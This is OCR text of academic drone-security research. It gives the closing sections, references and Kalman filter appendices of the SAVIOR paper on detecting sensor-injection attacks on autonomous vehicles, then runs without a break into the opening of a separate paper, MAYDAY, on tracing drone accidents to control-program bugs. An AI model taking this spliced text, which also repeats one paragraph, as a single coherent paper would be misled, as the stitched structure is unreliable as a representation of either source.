


Fig. 21: Effects of wind in the NLC. Sudden changes in the weather conditions can cause false alarms and undesired oscillations of the drone. However by adding wind sensors (e.g., ultrasonic wind sensors), it is possible to improve the performance of the controller and avoid false alarms.

measurements to quantify the effects of wind and obtain better estimations that can decrease the false alarms.

To this end, we need to define a model of the drone dynamics with wind disturbance and modifying the dynamics in equation (2) used by the EKF, to include the disturbance elements. According to [47], the angular and linear velocities can be described as:

$$\dot{v}_x^W = \dot{v}_x + \frac{1}{m} d_x,$$
$$\dot{v}_y^W = \dot{v}_y + \frac{1}{m} d_y,$$
$$\dot{v}_z^W = \dot{v}_z + \frac{1}{m} d_z,$$

where d_x, d_y, d_z the wind disturbances that affect the drone position (translation). Fig. 21 (right) depicts how adding wind sensors may help to mitigate the effects of the wind in the drone and avoid false alarms.

5.3 Performance Overhead

In our last evaluation study we look at the performance overhead introduced by our reference monitor on both aerial and ground vehicles. Our results show that this increase does not impose adverse computational overhead to affect the real-time constrains of each AV.

5.3.1 Aerial Vehicle

The latest stable version of PX4, v1.9.2, compiled for the Intel Aero drone contains a total of 50 modules, drivers, and system commands. In terms of size, our additions consist of 6 files with a total of 920 LOC. The unmodified firmware has a size of 862.3KB, while the modified version with our additions is

874.7KB. This represents a 1.43% increase in the size of the binary firmware.

To measure execution performance, we first must define what overhead means when running multiple independent modules in a real-time OS. We cannot measure overhead from within a module since only the OS itself has a concept of system load. Also, the calculations done by these modules are continuous as they are constantly processing new data and do not have a point at which we can measure how long they took to finish a task. Instead, we can measure overhead by calculating the CPU utilization for all modules within slices of time. Fortunately, the scheduler for PX4 maintains a *system_load_s* structure containing data about all tasks. It uses the *hrt_absolute_time()* function to obtain an unsigned 64-bit integer containing the number of microseconds(us) since an arbitrarily selected epoch at boot. This gives over 500,000 years before the integer would overflow, allowing for a reliable measure of system time.

The system scheduler measures the time between when a task is resumed and suspended and adds this time to the task's *total_runtime*. Whenever the scheduler does not have a task to run, this time goes to the *idle* task. We cannot obtain overhead directly from this value, however, because this is a measure of how much CPU time each task has had over its entire lifetime. Longer-running tasks will naturally accumulate more CPU time. Therefore, we instead view the system at periodic snapshots, saving *total_runtime* for each task at each snapshot. Between two snapshots, we can compare the increase in *total_runtime* for each task which provides an accurate measure for how long each task ran in between those two snapshots. We then can use this to calculate the percentage of CPU time that each task used for that time slice. By collecting data from multiple time slices and averaging the results, we can get the average overhead for all tasks in the system.

Table 1 sorts the top 13 processes running on hardware by CPU utilization. These processes amount to about 95.22% of the CPU resources available. Looking at the top 13 processes we can observe that some modules perform system activities like the *idle* module which is designed to run when the system does not have a process to execute and the *hpwork* module which executes several high priority threads that do not own a stack frame. Other modules handle communication like the *mavlink_if0* and *mavlink_if1* modules that allow communication between the firmware and the ground station via the MAVLink protocol and the *logger* module that provides system and topic logging. Logic modules include: the *EKF2* module that implements the vehicles' own Extended-Kalman Filter for attitude and position calculations; the *mc_att_control* and *mc_pos_control* modules that provides attitude and rate control, as well as position and velocity error; and the *commander* module that manages internal states. Finally, driver modules that interact with physical devices include the *sensors* module that gathers gyroscope, accelerometer and magnetometer data, the *gps* module that handles the GPS signal, and the *tap_esc* module that mixes the actuator commands into PWM signals for the motors.

Module	Armed	Hovering	RC
Idle	30.1444%	29.4379%	30.6056%
mavlink_if1	16.0183%	15.6195%	15.8956%
EKF2	14.3242%	14.3779%	14.3006%
logger	6.8647%	7.1288%	6.8752%
mc_att_control	5.4349%	5.4007%	5.3425%
reference _monitor	**5.3572%**	**5.4332%**	**5.5093%**
tap_esc	4.4742%	4.4357%	4.4285%
sensors	4.2744%	4.4792%	4.5200%
hpwork	2.5077%	2.4462%	2.4750%
mavlink_if0	2.3323%	2.1384%	2.2667%
mc_pos_control	1.4911%	2.4727%	1.4693%
commander	1.4824%	1.4478%	1.4448%
gps	0.3662%	0.3323%	0.3077%

Table 1: CPU utilization of top 13 modules inside of IntelAero. The drone is tested under three different scenarios: armed, hovering, and Radio Controlled (RC).

On average, our *reference_monitor* module in hardware consumes 5.4332% of the CPU time available. Also, during our tests with the actual physical device, we did not observe any input delay or behavioral differences after installing the modified firmware.

5.3.2 Ground Vehicle

For our implementation of the reference monitor on the ground vehicle, we added a total of 231 LOC across three different files. This brings our implementation to 37.3KB of storage space. Since, our implementation is done in Python and no binary executable containing the controller is compiled, we did not calculate the percent increase with respect to the size of the controller. We added our module to the Robotic Operating System (ROS) controller running in the vehicle. ROS, like PX4, allows for modules to run parallel to each other. Therefore, our reference monitor also runs in parallel with the rest of the system. We measured the execution time of our module while the vehicle was executing its "line following" algorithm. We collected performance data with respect to the entire system while the vehicle was following a line utilizing a similar approach as the measurements done for the aerial vehicle. We collected CPU utilization for each module, including threads, and average it our with respect to the rest of the system. Our results indicate that on average, our reference monitor utilizes 2.2501% CPU resources on the overall system.

Table 2 states the top 13 processes in the ground vehicle related to the execution of the line following algorithm. System nodes include *rosout*, *rosmaster*, and *roslaunch* that handle logging information, initial set up communication between

Module	Line Following	CA
lidar_collision_avoidance	12.6886%	13.0694%
elp_cam_bridge	11.0179%	15.6009%
process_line	10.3861%	11.7353%
image_processing	6.0726%	7.8523%
reference_monitor	**2.5192%**	**1.9809%**
arduino_node	2.4150%	2.5133%
line_follower	1.0097%	1.0488%
low_level_controller	0.7948%	0.4503%
perot_demo	0.6990%	0.6589%
roslaunch	0.4541%	0.2678%
rplidarNode	0.3074%	0.3020%
rosmaster	0.2973%	0.1569%
rosout	0.0658%	0.0250%

Table 2: CPU utilization of top 13 modules inside of the ground vehicle. The vehicle is tested under 2 different scenarios: line following and Collision Avoidance (CA).

nodes, and the launching of several nodes simultaneously. The first node to interact with our system is the *elp_cam_bridge node* which receives raw camera information and makes it available to the system in pixels. The *image_processing* node receives this camera information, processes it, and publishes the image in terms of bytes. The *process_line* node takes this information and produces the position with respect to x and y as well as the angle of the current line. This information is fed to the *line_follower* node that produces the appropriate servo command. The node *perot_demo* then takes this information and outputs ECU commands. Finally, the *low_level_controller* publishes the corresponding PWM signal to the actuators. Our *reference_monitor* node runs in parallel with the rest of the system and publishes an attack flag when an anomaly has been detected. This attack flag alerts the system that an attack has been detected.

6 Conclusion and Future Work

In this paper we have presented SAVIOR, a general framework for protecting autonomous vehicles from signal injection attacks. The key elements of our proposal are the following: (1) use of well-known physical invariants, (2) the use of offline system identification, (3) the use of CUSUM algorithms, and (4) evaluating the effectiveness of the anomaly detection tool with stealthy attacks that attempt to maximize the damage to the system.

The main point of (1) is that if the physical models of the system under control are known, there is no need to use suboptimal generic linear models or to use neural networks or other black-box machine learning tools that do not explain the physics of the system. The main point of (2) is that we do not need to develop the nonlinear equations of the system from first principles, the parameters of these equations can be learned via system identification. The main point of (3) is that we have seen systematically how change detection algorithms such as CUSUM or the SPRT perform better than other ways to keep track of a historical anomaly [26, 41]. Finally, the main point of (4) is that we can always detect attacks that are random enough, but if an attacker attempts to bypass our system, then by looking at the worst case stealthy attacks, we can identify the lower bound of the performance of our system (i.e., identify how the physical system would behave if the attacker bypasses anomaly detection and injects false data).

In future work we plan to develop SAVIOR into a reference monitor that not only detects attacks, but can take action once an attack is detected, in order to protect the safety of the AV and the people around it.

Acknowledgements

We thank the anonymous reviewers for their insightful comments. This work was partially supported by National Science Foundation (NSF) Awards 1834215, 1834216, 1929410, 1931573 and the Air Force Office of Scientific Research under award number FA9550-17-1-0135.

References

[1] G. Seetharaman, A. Lakhotia, and E. P. Blasch, "Unmanned vehicles come of age: The darpa grand challenge," *Computer*, vol. 39, no. 12, pp. 26–29, 2006.

[2] F. Schroth, "Gartner predicts ~3 million drones to be shipped in 2017," https://dronelife.com/2017/02/10/gartner-predicts-3-million-drones-shipped-2017/, 2017.

[3] D. Jenkins and B. Vasigh, *The economic impact of unmanned aircraft systems integration in the United States*. Association for Unmanned Vehicle Systems International (AUVSI), 2013.

[4] E. Weise, "Mysterious gps glitch telling ships they're parked at airport may be anti-drone measure," https://www.usatoday.com/story/tech/news/2017/09/26/gps-spoofing-makes-ships-russian-waters-think-theyre-land/703476001/, 2017.

[5] A. Rawnsley, "Iran's alleged drone hack: Tough, but possible," https://www.wired.com/2011/12/iran-drone-hack-gps/, 2011.

[6] A. J. Kerns, D. P. Shepard, J. A. Bhatti, and T. E. Humphreys, "Unmanned aircraft capture and control via gps spoofing," *Journal of Field Robotics*, vol. 31, no. 4, pp. 617–636, 2014.

[7] T. E. Humphreys, B. M. Ledvina, M. L. Psiaki, B. W. O'Hanlon, and P. M. Kintner, "Assessing the spoofing threat: Development of a portable gps civilian spoofer," in *Radionavigation Laboratory Conference Proceedings*, 2008.

[8] N. O. Tippenhauer, C. Pöpper, K. B. Rasmussen, and S. Capkun, "On the requirements for successful gps spoofing attacks," in *Conference on Computer and Communications Security (CCS)*. ACM, 2011, pp. 75–86.

[9] J. Noh, Y. Kwon, Y. Son, H. Shin, D. Kim, J. Choi, and Y. Kim, "Tractor beam: Safe-hijacking of consumer drones with adaptive gps spoofing," *ACM Transactions on Privacy and Security (TOPS)*, vol. 22, no. 2, p. 12, 2019.

[10] K. Fu and W. Xu, "Risks of trusting the physics of sensors," *Communications of the ACM*, vol. 61, no. 2, pp. 20–23, 2018.

[11] I. Giechaskiel and K. B. Rasmussen, "Sok: Taxonomy and challenges of out-of-band signal injection attacks and defenses," *arXiv preprint arXiv:1901.06935*, 2019.

[12] T. Trippel, O. Weisse, W. Xu, P. Honeyman, and K. Fu, "Walnut: Waging doubt on the integrity of mems accelerometers with acoustic injection attacks," in *European Symposium on Security and Privacy (EuroS&P)*. IEEE, 2017, pp. 3–18.

[13] D. F. Kune, J. Backes, S. S. Clark, D. Kramer, M. Reynolds, K. Fu, Y. Kim, and W. Xu, "Ghost talk: Mitigating emi signal injection attacks against analog sensors," in *Symposium on Security and Privacy (S&P)*. IEEE, 2013, pp. 145–159.

[14] Y. M. Son, H. C. Shin, D. K. Kim, Y. S. Park, J. H. Noh, K. B. Choi, J. W. Choi, and Y. D. Kim, "Rocking drones with intentional sound noise on gyroscopic sensors," in *USENIX Security Symposium (USENIX Security)*. USENIX Association, 2015.

[15] D. Davidson, H. Wu, R. Jellinek, T. Ristenpart, and V. Singh, "Controlling UAVs with sensor input spoofing attacks," in *Workshop on Offensive Technologies (WOOT)*. USENIX Association, 2016, pp. 221–231.

[16] Y. Cao, C. Xiao, B. Cyr, Y. Zhou, W. Park, S. Rampazzi, Q. A. Chen, K. Fu, and Z. M. Mao, "Adversarial Sensor Attack on LiDAR-based Perception in Autonomous Driving," in *Conference on Computer and Communications Security (CCS)*, 2019.

[17] J. Selvaraj, G. Y. Dayanıklı, N. P. Gaunkar, D. Ware, R. M. Gerdes, M. Mina *et al.*, "Electromagnetic induction attacks against embedded systems," in *Asia Conference on Computer and Communications Security (AsiaCCS)*. ACM, 2018, pp. 499–510.

[18] J. Giraldo, D. Urbina, A. Cardenas, J. Valente, M. Faisal, J. Ruths, N. O. Tippenhauer, H. Sandberg, and R. Candell, "A survey of physics-based attack detection in cyber-physical systems," *ACM Computing Surveys (CSUR)*, vol. 51, no. 4, p. 76, 2018.

[19] D. Hadžiosmanović, R. Sommer, E. Zambon, and P. H. Hartel, "Through the eye of the PLC: semantic security monitoring for industrial processes," in *Annual Computer Security Applications Conference (ACSAC)*. ACM, 2014, pp. 126–135.

[20] C. M. Ahmed, C. Murguia, and J. Ruths, "Model-based attack detection scheme for smart water distribution networks," in *Asia Conference on Computer and Communications Security (AsiaCCS)*. ACM, 2017, pp. 101–113.

[21] Y. Liu, P. Ning, and M. K. Reiter, "False data injection attacks against state estimation in electric power grids," in *Conference on Computer and Communications Security (CCS)*. ACM, 2009, pp. 21–32.

[22] S. Etigowni, D. J. Tian, G. Hernandez, S. Zonouz, and K. Butler, "Cpac: securing critical infrastructure with cyber-physical access control," in *Annual Computer Security Applications Conference (ACSAC)*. ACM, 2016, pp. 139–152.

[23] W. Aoudi, M. Iturbe, and M. Almgren, "Truth will out: Departure-based process-level detection of stealthy attacks on control systems," in *Conference on Computer and Communications Security (CCS)*. ACM, 2018, pp. 817–831.

[24] A. A. Cardenas, S. Amin, Z.-S. Lin, Y.-L. Huang, C.-Y. Huang, and S. Sastry, "Attacks against process control systems: risk assessment, detection, and response," in *Asia Conference on Computer and Communications Security (AsiaCCS)*, 2011, pp. 355–366.

[25] H. Choi, W.-C. Lee, Y. Aafer, F. Fei, Z. Tu, X. Zhang, D. Xu, and X. Xinyan, "Detecting attacks against robotic vehicles: A control invariant approach," in *Conference on Computer and Communications Security (CCS)*. ACM, 2018, pp. 801–816.

[26] D. I. Urbina, J. A. Giraldo, A. A. Cardenas, N. O. Tippenhauer, J. Valente, M. Faisal, J. Ruths, R. Candell, and H. Sandberg, "Limiting the impact of stealthy attacks on industrial control systems," in *Conference on Computer and Communications Security (CCS)*. ACM, 2016, pp. 1092–1105.

[27] Y. Tu, Z. Lin, I. Lee, and X. Hei, "Injected and delivered: fabricating implicit control over actuation systems by spoofing inertial sensors," in *USENIX Security Symposium (USENIX Security)*. USENIX Association, 2018, pp. 1545–1562.

[28] C. Yan, W. Xu, and J. Liu, "Can you trust autonomous vehicles: Contactless attacks against sensors of self-driving vehicle," *DEF CON*, vol. 24, 2016.

[29] J. Petit, B. Stottelaar, M. Feiri, and F. Kargl, "Remote attacks on automated vehicles sensors: Experiments on camera and lidar," *Black Hat Europe 11*, 2015.

[30] H. Shin, D. Kim, Y. Kwon, and Y. Kim, "Illusion and dazzle: Adversarial optical channel exploits against lidars for automotive applications," in *International Conference on Cryptographic Hardware and Embedded Systems (CHES)*. Springer, 2017, pp. 445–467.

[31] K. C. Zeng, S. Liu, Y. Shu, D. Wang, H. Li, Y. Dou, G. Wang, and Y. Yang, "All your GPS are belong to us: Towards stealthy manipulation of road navigation systems," in *USENIX Security Symposium (USENIX Security)*. USENIX Association, 2018, pp. 1527–1544.

[32] J. Giraldo, D. Urbina, A. A. Cardenas, and N. O. Tippenhauer, "Hide and seek: An architecture for improving attack-visibility in industrial control systems," in *International Conference on Applied Cryptography and Network Security (ACNS)*. Springer, 2019, pp. 175–195.

[33] T. D. Gillespie, *Fundamentals of Vehicle Dynamics*. Society of Automotive Engineers, Inc., 1997.

[34] A. Chovancová, T. Fico, L. Chovanec, and P. Hubinsk, "Mathematical modelling and parameter identification of quadrotor (a survey)," *Procedia Engineering*, vol. 96, pp. 172–181, 2014.

[35] T. Luukkonen, "Modelling and control of quadcopter," *Independent research project in applied mathematics, Espoo*, vol. 22, 2011.

[36] J. Kong, M. Pfeiffer, G. Schildbach, and F. Borrelli, "Kinematic and dynamic vehicle models for autonomous driving control design," in *Intelligent Vehicles Symposium (IV)*. IEEE, 2015, pp. 1094–1099.

[37] I. Griva, S. G. Nash, and A. Sofer, *Linear and nonlinear optimization*. Siam, 2009, vol. 108.

[38] J. J. Moré, "The levenberg-marquardt algorithm: implementation and theory," in *Numerical analysis*. Springer, 1978, pp. 105–116.

[39] T. F. Coleman and Y. Li, "An interior trust region approach for nonlinear minimization subject to bounds," *SIAM Journal on optimization*, vol. 6, no. 2, pp. 418–445, 1996.

[40] L. Xie, D. Popa, and F. L. Lewis, *Optimal and robust estimation: with an introduction to stochastic control theory*. CRC press, 2007.

[41] A. A. Cárdenas, S. Radosavac, and J. S. Baras, "Evaluation of detection algorithms for mac layer misbehavior: Theory and experiments," *IEEE/ACM Transactions on Networking (ToN)*, vol. 17, no. 2, pp. 605–617, 2009.

[42] C. Murguia and J. Ruths, "Cusum and chi-squared attack detection of compromised sensors," in *Conference on Control Applications (CCA)*. IEEE, 2016, pp. 474–480.

[43] J. Gonzales, F. Zhang, K. Li, and F. Borrelli, "Autonomous drifting with onboard sensors," in *International Symposium on Advanced Vehicle Control (AVEC)*, 2016, p. 133.

[44] B. L. Stevens, F. L. Lewis, and E. N. Johnson, *Aircraft control and simulation: dynamics, controls design, and autonomous systems*. John Wiley & Sons, 2015.

[45] Tencent Keen Security Lab, "Experimental security research of tesla autopilot," White Paper, 2019.

[46] "Flying qualities in piloted aircraft," *Department of Defense Handbook. MIL-HDBK-1797B*, 2012.

[47] C. Wang, B. Song, P. Huang, and C. Tang, "Trajectory tracking control for quadrotor robot subject to payload variation and wind gust disturbance," *Journal of Intelligent & Robotic Systems*, vol. 83, no. 2, pp. 315–333, 2016.

[48] S. Romaniuk and Z. Gosiewski, "Kalman filter realization for orientation and position estimation on dedicated processor," *acta mechanica et automatica*, vol. 8, no. 2, pp. 88–94, 2014.

[49] M. J. Caruso, "Applications of magnetic sensors for low cost compass systems," in *Position Location and Navigation Symposium (PLANS)*. IEEE, 2000, pp. 177–184.

Appendices

A Sensor Pre-Processing

IMUs used in vehicles are composed of a 3-axis accelerometer, 3-axis gyroscope, and 3-axis magnetometer that can be combined to calculate the vehicle attitude (roll ϕ, pitch θ, yaw ψ angles) and attitude rates $(\dot{\phi},\dot{\theta},\dot{\psi})$. Also, most AVs have GPS receivers to collect information about the spacial position of the drone (x,y,z). Before using this data, there are several challenges that arise when using IMU information: i) the IMU does not provide direct information about the attitude of the drone, ii) the accelerometer is very noisy, iii) gyroscopes have an intrinsic bias that causes a drift in the angles calculation, and iv) the GPS captures latitude, longitude, and altitude information, but we need to compute the x, y, z position in meters with respect to an initial location. In order to overcome these issues, it is necessary to design a *pre-processing stage* that takes all sensor readings and returns new and usable readings of the system states.

First, we can define a_x,a_y,a_z as the 3-axis accelerometer measurements; $\omega_x,\omega_y,\omega_z$ as the angular velocity measured by the 3-axis gyroscope; m_x,m_y,m_z as the magnetometer readings; and G_{lat},G_{lon},G_{alt} as the GPS position. All of them form the vector of raw sensor readings $Y=[a_X,a_y,a_z,\omega_x,\omega_y,\omega_z,m_x,m_y,m_z,G_{lat},G_{lon},G_{alt}]^\top$. With Y, the pre-processing stage computes a new output $\widetilde{Y}=[\phi,\theta,\psi,\dot{\phi},\dot{\theta},\dot{\psi},x,y,z]$ with the information necessary to generate predictions of the system states. The pre-processing stage uses a data-fusion algorithm that combines the gyroscope readings of angular velocities with the accelerometer or magnetometer measurements to calculate the intrinsic bias of the gyroscope and then generate accurate roll, pitch, and yaw angle readings. The algorithm is based on a simple linear Kalman filter that exploits some geometric properties of the accelerometer and magnetometer.

On the other hand, the pre-processing takes the GPS readings that correspond to the geodetic latitude, longitude, and altitude and converts them to flat Earth position (x,y,z) that can be used to determine the position of the drone in meters with respect to its initial location. We choose a simple approach that is precise for changes up to hundreds of meters, which considers the ellipsoid planet model known as WGS84. Details about the conversion algorithm can be found in [44].

Bias Correction

In order to correct the bias of the gyroscope, we use a data-fusion procedure that combines the accelerometer/magnetometer with the gyroscope readings to obtain accurate angle measurements [48]. This methodology exploits the fact that the accelerometer and magnetometer are affected by the gravitational field of the Earth such that any inclination of the accelerometer (pitch or roll) will be reflected on each of its measurements. Similarly, the magnetometer acts as a compass and is affected by the direction and inclination of the drone. We then perform two main steps: 1) compute a noisy angle approximation using the accelerometer (or magnetometer for the yaw angle), and 2) using the angular velocity measured by the gyroscope and the angle approximation obtained in step 1, estimate the gyroscope bias and correct the gyroscope measurement in order to compute an accurate angle.

The first step uses geometrical properties of the accelerometer as follows:

$$\phi_{a,t}=-\tan^{-1}\left(\frac{a_{y,t}}{\sqrt{a_{x,t}^2+a_{z,t}^2}}\right),\ \theta_{a,t}=\tan^{-1}\left(\frac{a_{x,t}}{\sqrt{a_{y,t}^2+a_{z,t}^2}}\right) \tag{12}$$

where $\theta_{a,t},\phi_{a,t}$ are roll and pitch computed from the accelerometer readings.

For the second step, we will describe the procedure introduced in [48] to obtain only the roll angle ϕ, but the same steps can be applied for θ and ψ. We need to describe the dynamic equation that describes the evolution over time of ϕ with respect to the angular velocity measured by the gyroscope ω_x as follows:

$$\begin{aligned}\phi_{t+1}&=\phi_t+d_t(\omega_{x,t}-\omega_{x,t}^b)\\ \omega_{x,t}^b&=\omega_{x,t-1}^b,\end{aligned} \tag{13}$$

where $\omega_{x,t}^b$ is the gyroscope bias and d_t is the sampling period. With the dynamic representation in (13), we can use a Kalman Filter to estimate both unknown variables (i.e., unknown because they are not directly measured), the angle ϕ_t, and the bias $\omega_{x,t}$. Kalman filter is a mean squared error minimizer that is used to estimate unknown variables from available sensor readings. Its form is as follows:

$$\mathbf{x}_{t+1}=\mathrm{A}\mathbf{x}_t+\mathrm{B}\mathrm{u}_t+\mathrm{K}_t(\mathbf{z}_t-\mathrm{H}\mathbf{x}_t)$$

where $H=[1\ 0]$, $\mathbf{z}_t=\phi_{a,t}$, $\mathbf{x}_t=[\phi_t,\omega_{x,t}^b]^\top$, $u_t=\omega_{x,t}$,

$$A=\begin{bmatrix}1 & -d_t\\ 0 & 1\end{bmatrix},B=\begin{bmatrix}d_t\\ 0\end{bmatrix},$$

and the Kalman gain K_t is updated recursively according to Appendix B.

The same procedure can be applied to estimate the pitch angle θ. Then, with ϕ, θ, we can compute the yaw angle from the magnetometer readings $\psi_{mag,t}$ according to Caruso et al. [49]

$$
\begin{aligned}
H_x &= m_{x,t}\cos(\theta) + m_{y,t}\sin(\theta)\cos(\phi) + m_{z,t}\cos(\phi)\sin(\theta) \\
H_y &= m_{y,t}\cos(\phi) - m_{z,t}\sin(\phi) \\
\psi_{mag,t} &= \tan^{-1}\left(\frac{-H_y}{H_x}\right),
\end{aligned} \tag{14}
$$

and then apply the same Kalman filter procedure described above with $u_t = \omega_{z,t}$ and $z_t = \psi_{mag,t}$.

B Extended Kalman Filter Implementation

General Description. The Kalman filter algorithm is described in Fig. 22. At each instant k, the algorithm receives u_k, which is the vector of control commands, $\hat{x}_k$, which is a vector that contain the predicted states obtained in the previous iteration, and the sensor readings y_k.




Fig. 22: General scheme of the Kalman filter algorithm.

The algorithm can be divided into two main routines: prediction, and correction. The first routine takes the last estimation $\hat{x}_k$ and the current input u_k and generates a prediction $\hat{x}_{k+1}^-$. However, this prediction has to be further corrected using the sensor data. Similarly, the covariance matrix of the estimation error P_k^- (i.e., the error between the real states x_k and the estimated states $\hat{x}_k$) is predicted using the process covariance matrix Q and the state transition matrix F_k, which will be defined later. The second routine takes the previous predictions $\hat{x}_k^-, P_k^-$, the observation matrix H_k, and the covariance of the sensor noise V, and computes the Kalman gain K_k. Therefore, the state prediction is corrected using the sensor readings and the covariance matrix is updated. The output of the algorithm is then $\hat{x}_{k+1}$ and P_k, which will feed the next iteration of the algorithm. There are several variations of the Kalman filter algorithm for linear and nonlinear systems – the main difference lies in the derivation of the transition matrix F_k and the observation matrix H_k.

Suppose there is a physical process with a set of states or variables $x_k \in \mathbb{R}^n$ that evolve over time, where $k = 1, 2, \ldots$ represent the k^{th} sampling instant (i.e., the k^{th} iteration of the algorithm) with a sampling period Δ_t. For example, x_k may represent position and velocity of a vehicle or temperature, pressure, and water level in a tank. The control input $u_k \in \mathbb{R}^m$ corresponds to the commands sent by the controller in order to achieve a specific goal based on the sensor measurements $y_k \in \mathbb{R}^p$. For instance, open a valve when the level of water is low, or increase the acceleration in a car to reach a desired velocity. The behavior of the process is approximately defined by a function $f(x_k, u_k)$, which depends on the current states and the control commands. In general, $f(x_k, u_k)$ can be defined using the laws of physics, or mechanical or electrical equations; however for complex systems, the function $f(x_k, u_k)$ is only an approximation due to uncertainties and assumptions (e.g., in certain conditions, friction of a wheel can be neglected or approximated).

In general, the main goal of the Kalman filter is to minimize the error between the real set of states x_k and the estimation $\hat{x}_k$. Thus, we can define the estimation error as $e_k = x_k - \hat{x}_k$. Due to the different sources of noise (e.g., sensor noise or external disturbances), e_k is also noisy, and that amount of noise can be quantified in terms of a covariance matrix P_k.

The Kalman filter algorithm is summarized in Fig. 22 and it can be divided into two main routines: prediction, and correction. The first routine takes the last estimation $\hat{x}_k$ and the current input u_k and generates a prediction $\hat{x}_{k+1}^-$. However, this prediction must be further corrected using the sensor data. Similarly, the covariance matrix of the estimation error P_k^- is predicted using the process covariance matrix Q and the state transition matrix F_k, which will be defined later. The second routine takes the previous predictions $\hat{x}_k^-, P_k^-$ and computes the Kalman gain K_k. Therefore, the state prediction is corrected using the sensor readings and the covariance matrix is updated. The output of the algorithm is then $\hat{x}_{k+1}$ and P_k, which will feed the next iteration of the algorithm.

For the extended Kalman Filter, the transition and observation matrices at each iteration k are defined in terms of the Jacobians (i.e., partial derivatives of a vector-valued function with respect to each of its variables)

$$
F_k = \left.\frac{\partial f}{\partial x}\right|_{\hat{x}_k, u_k}, \quad H_k = \left.\frac{\partial h}{\partial x}\right|_{\hat{x}_k^-}.
$$

Notice that the transition matrix F_k corresponds to the Jacobian of f evaluated in $\hat{x}_k, u_k$, while the observation matrix is computed by the Jacobian of h evaluated in $\hat{x}_k^-$. In general, EKF is a suboptimal algorithm due to the fact that the prediction of the covariance matrix P_k is only an approximation of the real one. This is because there are not analytical expressions to compute covariance matrices for nonlinear dynamic systems, and it is necessary to use Jacobians to compute that approximation.

From Control Model to Program: Investigating Robotic Aerial Vehicle Accidents with MAYDAY

Taegyu Kim[†], Chung Hwan Kim[*], Altay Ozen[†], Fan Fei[†], Zhan Tu[†]
Xiangyu Zhang[†], Xinyan Deng[†], Dave (Jing) Tian[†], Dongyan Xu[†]
[†]*Purdue University, {tgkim, aozen, feif, tu17, xyzhang, xdeng, daveti, dxu}@purdue.edu*
[*]*University of Texas at Dallas, chungkim@utdallas.edu*

Abstract

With wide adoption of robotic aerial vehicles (RAVs), their accidents increasingly occur, calling for in-depth investigation of such accidents. Unfortunately, an inquiry to "why did my drone crash" often ends up with nowhere, if the root cause lies in the RAV's control program, due to the key challenges in *evidence* and *methodology*: (1) Current RAVs' flight log only records high-level vehicle control states and events, without recording control program execution; (2) The capability of "connecting the dots" – from controller anomaly to program variable corruption to program bug location – is lacking. To address these challenges, we develop MAYDAY, a cross-domain post-accident investigation framework by mapping control model to control program, enabling (1) in-flight logging of control program execution, and (2) traceback to the *control-semantic bug* that led to an accident, based on control- and program-level logs. We have applied MAYDAY to ArduPilot, a popular open-source RAV control program that runs on a wide range of commodity RAVs. Our investigation of 10 RAV accidents caused by real ArduPilot bugs demonstrates that MAYDAY is able to pinpoint the root causes of these accidents within the program with high accuracy and minimum runtime and storage overhead. We also found 4 recently patched bugs still vulnerable and alerted the ArduPilot team.

1 Introduction

Robotic aerial vehicles (RAVs) such as quadrotors have been increasingly adopted in commercial and industrial applications – for example, package delivery by RAVs for Amazon Prime Air service [8]. Meanwhile, RAV accidents are increasingly reported, with undesirable consequences such as vehicle malfunction, instability or even crash [5, 6], calling for in-depth investigation of such accidents.

The causes of RAV accidents vary widely, including (but not limited to) (1) "physical" causes such as physical component failures, environmental disturbances, and sensor hardware limitations [4, 7, 32, 42, 70]; (2) generic bugs, such as buffer overflows, in the control program [26, 50]; (3) domain-specific *control-semantic bugs*, which arise from programming errors in implementing the underlying RAV control model in the control program. The first two categories involve hardware or software issues separately, while the third category entangles both the cyber and physical aspects of an RAV system. Meanwhile, current RAV's flight data recording can provide information to help trace back to physical causes of RAV accidents, but becomes much less informative when inspecting the control program internals. As a result, an inquiry to "why did my drone crash" often ends up with nowhere, if its root cause is a control-semantic bug.

As a motivating case (detailed investigation in Section 3 and 8.1.1), an RAV had been cruising normally at a constant speed, until it made a scheduled 90-degree turn when the vehicle suddenly became unstable and crashed afterward. It turns out that the root cause of the accident is a control-semantic bug – the control program's failure to check the validity of a control parameter (control gain), set either by the operator via the ground control station (GCS) or by an attacker via a remote parameter-changing command [51] during normal cruising – *long before* the crash. Such an accident is difficult to investigate. First, the physical impact on the vehicle did not happen immediately after the triggering event (i.e., parameter change), making it hard to establish the causality between them. Second, it is challenging to spot the triggering event among numerous states/events in the RAV's flight log. Third, it is non-trivial to locate the bug in the control program, which should be fixed to avoid future accidents.

The fundamental challenges preventing a successful root cause analysis for these accidents lie in *evidence* and *methodology*: (1) current RAV's flight log – generated by most control programs – records high-level controller states (e.g., position, attitude and velocity), without recording control program execution; (2) the capability of "connecting the dots" – from controller anomaly to program variable corruption to program bug location – is lacking.

To address these challenges, we develop MAYDAY, a cross-domain post-accident investigation framework by mapping control model to control program, enabling (1) in-flight logging of control program execution, and (2) traceback to the control-semantic bug that led to an accident, based on control-

and program-level logs.

